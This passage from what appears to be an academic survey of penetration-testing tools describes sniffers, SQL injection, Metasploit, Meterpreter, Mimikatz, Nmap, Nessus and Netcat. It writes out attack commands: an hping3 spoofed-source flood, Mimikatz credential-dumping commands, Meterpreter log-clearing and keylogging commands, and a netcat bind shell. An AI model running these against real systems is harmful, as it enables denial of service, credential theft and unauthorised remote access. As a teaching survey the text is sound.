

Figure 3.7 Screenshot of Cain and Abel interface

Cain and Abel (2010) is also detailed with the following data. This software can perform ARP Poison Routing (APR) which leads to perform sniffing on LAN and MITM attack. Cain and Abel software has the capability of analyzing encrypted protocols like HTTPS and capturing passwords from different authentication methods. Besides, it includes calculators like password and hash, password decoders, other tools about system and network security and cryptanalysis attack utilities.

3.9 Driftnet

Driftnet (2013) is explained on the owner web page as the following. This tool can watch the network traffic and choose the images file like JPEG and GIF, also displays them on the screen and finally saves them to a directory. Video and movie data are also be captured from the traffic. The usage of Driftnet can be displayed at Figure 3.8.



Figure 3.8 Usage of Driftnet

Driftnet is a dangerous tool. If someone attends your corporate wireless network then he may see all visual and video files about your company easily. This is told by the owner as the following. Anyone can sniff the wireless data of the neighbour via Driftnet (2013).

3.10 Ettercap

Ettercap (2016) is explained by the owner of the web page on the internet that it is a network sniffer suit as Open Source on Linux for MITM attack. Sniffing of live connection, content filtering and active and passive analysis of protocols are possible with using this tool. Many attack types such as MITM with ARP Poisoning, port stealing, DHCP spoofing and NDP poisoning can be performed by Ettercap, which is only run on Linux platforms. This tool also supports many plugins and filters for varying sniffing. Screenshot of Ettercap is given in Figure 3.9.



Figure 3.9 Screenshot of Ettercap interface (Singh, 2011)

After using Ettercap for MITM attack in a network, if someone enters login information to the any unsecure website which is visited without HTTPS by the visitors, also FTP, SMTP, TELNET credentials can be revealed by Ettercap. This information will be located at the bottom side of the Ettercap tool.

3.11 Havij

Havij is SQL injection attack and a graphical interface software and it is designed to retrieve SQL data from database. Because of easy usage of this tool, normal users can perform SQL injection attack with this tool. This tool was created in 2010 and Havij is still a chosen SQL injection tool for penetration testers. These are explained by Ganani, (2015).

First, a SQL injection vulnerable website is analyzed by this tool, after successful injection, an attacker can retrieve the database name, name of tables and the actual data. Once the schema is received, the attacker can choose the specific columns to be

obtained. Besides this, online MD5 cracker and admin panel finder are also located in the software. General view of Havij tool is given in Figure 3.10.



Figure 3.10 General view of Havij tool (Ganani, 2015)

This attack tool supports MSSQL, MySQL, Oracle, PostgreSQL and Sybase databases for injection. Also, there are four options to inject to the database;

- Database with error
- Database no error
- Blind injection

- Time based injection

3.12 Hping3

Hping3 is a network packet tool using Tool Command Language (TCL). The explanation about Hping3 (2015) is written on the internet as the following. The crafted packets can be sent and given by the help of this tool on different protocols. Many security tests about protocols and firewalls can be performed via Hping3. It can generate and manipulate packets and also it is a security tool for scanning networks, flooding packets to the target and performing operations by Hping3 scripts. Parameter of Hping3 tool is given in Figure 3.11.

Figure 3.11 Usage of Hping3 tool

Hping3 tool is a higher version of Hping2 and this tool is an important tool, because someone who wants to generate and send TCP, UDP or ICMP packets to targets can produce packets at choice. Also, TCP flags can be set to FIN, SYN, RST, PUSH, ACK and URG by the help of this tool. One of the best features of hping3 is

sending packets to a target as random source. Flood can be performed with this tool. So, DDoS attack can be easily done by this tool. Protocol types and important parameters are denoted as:

- Default denotes TCP
- "`-1`" denotes ICMP
- "`-2`" denotes UDP
- "`--flood`" denotes packet flooding to the target
- "`--rand-source`" denotes attack from random sources
- "`-a`" denotes attack via IP spoofing
- "`-p`" denotes port number

Example usage of Hping3 is:

```
hping3 --flood --rand-source IP_address -p 80
```

Here, "IP_address" is the address of the victim.

3.13 Metasploit

Metasploit (2016) is explained by the web site on internet as the following. It is a penetration framework and it can be used to exploit vulnerabilities on the system by the attackers. Metasploit Framework can be installed on cross platforms like Linux, Windows, and OS X operating systems. This framework also contains embedded tools like "`msfconsole`" and "`msfvenom`", softwares such as John the Ripper and Nmap.

When installing this framework, antivirus detects Metasploit framework as malicious software so there may be problems during the installation. Windows firewall will not allow exploit process. Lastly, for installing anyone must have administrator privileges on the system that he/she wants to use to run the framework.



Figure 3.12 General view of Metasploit tool

General view of Metasploit tool is given in Figure 3.12. This tool can be started on console by "`msfconsole`" command. Metasploit is an effective penetration tool, because after finding some vulnerabilities on systems by the help of vulnerability scanners such as Nessus and Nikto, Metasploit can exploit the vulnerabilities which are detected. As shown in Figure 3.12, up-to-date Metasploit has 1469 exploits and 432 payloads. Here, payload means an exploit module in Metasploit. If a vulnerability is exploited by the Metasploit, an attacker may control the whole system or do whatever he wants.

Important Metasploit console commands are:

- "`Use`": Select a module by name
- "`Set`": Set a variable to a value
- "`Info`": Give information about selected vulnerability
- "`Show options`": Display the parameters of the selected vulnerability

In the console part, other commands like "`ping`" or Nmap can be used.

3.14 Meterpreter

Meterpreter (2015) is a progressive and one of the best payload in Metasploit. This payload works via Dynamic-Link Library (DLL) injection and in the memory of the remote host. There is no trace behind on the hard disk. Traditional forensic techniques can't detect this tool. Also, scripts and plugins are used dynamically.

Meterpreter (2015) working steps are described as the following. Firstly, attacker executes the initial connection file on the victim device. Many methods like bind and reverse are used for this purpose. Soon, connection stager will load the DLL, loading and injection phase of the DLL will be performed by the stager. Meterpreter will establish a TLS link and send a command to the victim. Metasploit will take this command sent by Meterpreter and configure the client connection. Finally, loading extension will be performed if administrative right is granted.

Important Meterpreter commands are:

- "`help`": Display help menu on the screen
- "`clearev`": Clear application, system and security logs on a Windows system
- "`download`": Download a file from the remote machine
- "`upload`": Upload a file to the remote machine
- "`execute`": Run a command on the target
- "`getuid`": Display user information on the target
- "`hashdump`": Dump the contents of the SAM database
- "`shell`": Open a standart shell on the target
- "`getsystem`": Try to escalate privilege
- "`keyscan_start`": Start logging keystrokes on the target
- "`keyscan_stop`": Stop logging keystrokes on the target
- "`keyscan_dump`": Dump and view keystrokes on the target

- "`screenshot`": Grab a screenshot of the remote host

3.15 Mimikatz

It's an effective method to extract plaintexts passwords, hashes and Kerberos tickets from memory. Mimikatz (2016) tool can extract hashes and clear-text credentials from the compromised machine. This tool is about Windows security. In order to execute this tool, administrative rights should be granted. Mimikatz performs the process of revealing passwords with Local Security Authority (LSA) dumping.

With using this tool with administrative rights, login information such as username and password will be revealed. Because of this reason, this tool is a dangerous tool if an attacker may use on a corporate network. Screenshot of Mimikatz interface is given in Figure 3.13.



Figure 3.13 Screenshot of Mimikatz interface

The usage of this tool is so easy. It runs on both 32 bits and 64 bits platforms in Windows. Firstly, the attacker opens the Mimikatz tool with administrative rights. Only given two commands will get out the username and passwords via LSA dumping from memory.

- "`privilege::debug`" Grant the administrative privileges

- "sekurlsa::logon passwords" Display logon information to the screen

3.16 Miranda

Miranda (2008) tool is told by the owner as it is used to discover Universal Plug and Play (UPnP) devices such as camera, network printers and gateway devices. It is used for auditing UPnP devices, besides vulnerabilities can be discovered on a network via this tool. By using this tool, passive and active discovery of UPnP devices on a corporate network can be revealed. So, Miranda is good option to enumerate UPnP devices, services and actions. The usage of Miranda is given in Figure 3.14.



Figure 3.14 Usage of Miranda

This tool is a useful tool which has big importance while performing penetration tests on corporate networks, to find camera, network printers, network scanners and network proximity card reader. These devices are generally installed and configured basically with weak and default passwords. After taking an action about these UPnP devices on network, anyone can see all the cameras from inside and outside of company and data from network printers and scanners. This vulnerability is so dangerous but not highly considered.

3.17 Nmap

Network Mapper, Nmap (2015) is explained by the owner on the internet that it is an open source and free tool to perform network discovery and security auditing. This tool is widely used by administrators for network inventory, discovering hosts and services. Raw IP packets are used to detect available hosts and services on the network. Nmap works fast while scanning wide networks. It is supported by many operating systems like Linux, Windows, and Mac OS X. Nmap is a command-line tool but also it has a graphical user interface tool named Zenmap. Screenshot of Zenmap interface is given in Figure 3.15.



Figure 3.15 Screenshot of Zenmap interface (Zenmap, 2009)

Zenmap is a graphical version of Nmap. It is flexible and scan results are given to the graphical interface. In addition to this tool, there is a tool called Ncat that it is a debugging tool with flexible data transfer and redirection. Also, a tool named Ndiff which compares scan results. Nping can generate packets and it is used as an analysis tool, (Nmap, 2015).

Example usage of Nmap is:

- "`nmap -p 1433 IP_address`" discovers MSSQL port either open or not
- "`nmap --top-port 1000 IP_address/24`" searches top 1000 ports in all the IP address which resides in the same IP block
- "`nmap -sS -sU IP_address`" scans TCP and UDP ports on the target
- "`nmap -F IP_address`" scans the target faster
- "`nmap -sP 192.168.1.*`" discovers live hosts on a given network with wildcard

Here, "IP_address" is the IP address of the target.

The other important property of Nmap is Nmap Scripts. Nmap Scripts are an automated, powerful and flexible features. Users can share scripts to use them on networks. Nmap Scripts are executed efficient and in parallel with the speed. With the use of Nmap Script, vulnerabilities can be found on a corporate network easily. It is an automated script that only entering of target's IP block to the scripts may discover a vulnerability on a large network easily. An example usage of Nmap Script will be given below.

```
nmap --script smb-check-vulns.nse -p445 IP_address --
script-args=unsafe=1
```

With this Nmap script example, a network is searched about SMB vulnerability on port 445 that the result will show which computers are vulnerable.

3.18 Nessus

Nessus is a commonly used vulnerability scanner which is developed by a network security company named Tenable. It is free for personal and educational use in a non-enterprise environment, (Nessus, 2016). Nessus is used to identify the operating system, services and vulnerabilities in the target host. On the corporate penetration test, the tester should try to find any existing possible vulnerabilities listed in the Nessus vulnerability assessment test at each target system. Nessus should be installed to "`localhost`" as a web application and runs on the 8834 port, a username and a password should be set before using this tool. Screenshot of Nessus interface is given in Figure 3.16.



Figure 3.16 Screenshot of Nessus interface (Nessus Scanner, 2016)

So many scans and audit tasks such as advanced scan, bash shellshock detection, basic network scan, credentialed patch audit, host discovery and web application tests can be performed after entering web interface. Nessus can detect vulnerabilities both LAN and WAN as the target. For starting tests, the target IP address is a

requirement. At the end of scanning, all vulnerabilities on the target will be labeled according to the severity degrees. The detailed information about vulnerability on the target can be displayed via given relevant report.

3.19 Netcat

Netcat (2015) abbreviated as NC is a simple UNIX utility that can read and write data via TCP and UDP protocols. This tool is a back-end tool and it can be used by other programs easily. Besides, it supports network debugging and reconnaissance tool. Netcat can create many connections via built-in capabilities. The detailed usage of Netcat tool is given in Figure 3.17.

Figure 3.17 Usage of Netcat

For basic usage, "`nc host port`" will create a TCP connection to target host on written port. After, the input can be sent to the host and the result will display to the screen. This will go on until the connection will be terminated. It should be noted that this property is different than the other tools, (Netcat, 2015).

Example usage of Netcat is:

- "nc IP_address 3389 < file.txt" sends file.txt to port number 3389 to given IP address.
- "nc -l -p 6453 -e cmd.exe" listens connection from port number 6453 with command utility.
- "nc IP_address_of_listener 6453" opens a classic command shell at the attacker side.

3.20 Netstat

Netstat (2016) is a helpful utility for checking your network activity. This tool can be used on Linux or Microsoft operating systems. Used without parameters, Netstat displays active TCP connections. It supports to display active TCP, UDP, RAW, or UNIX socket connections via different parameters like "-t", "-u", "-w" and "-x". Also, "-a" parameter will display all connections and listening ports while "-n" parameter can display addresses and port numbers in numerical format. The detailed usage of Netstat is given in Figure 3.18.

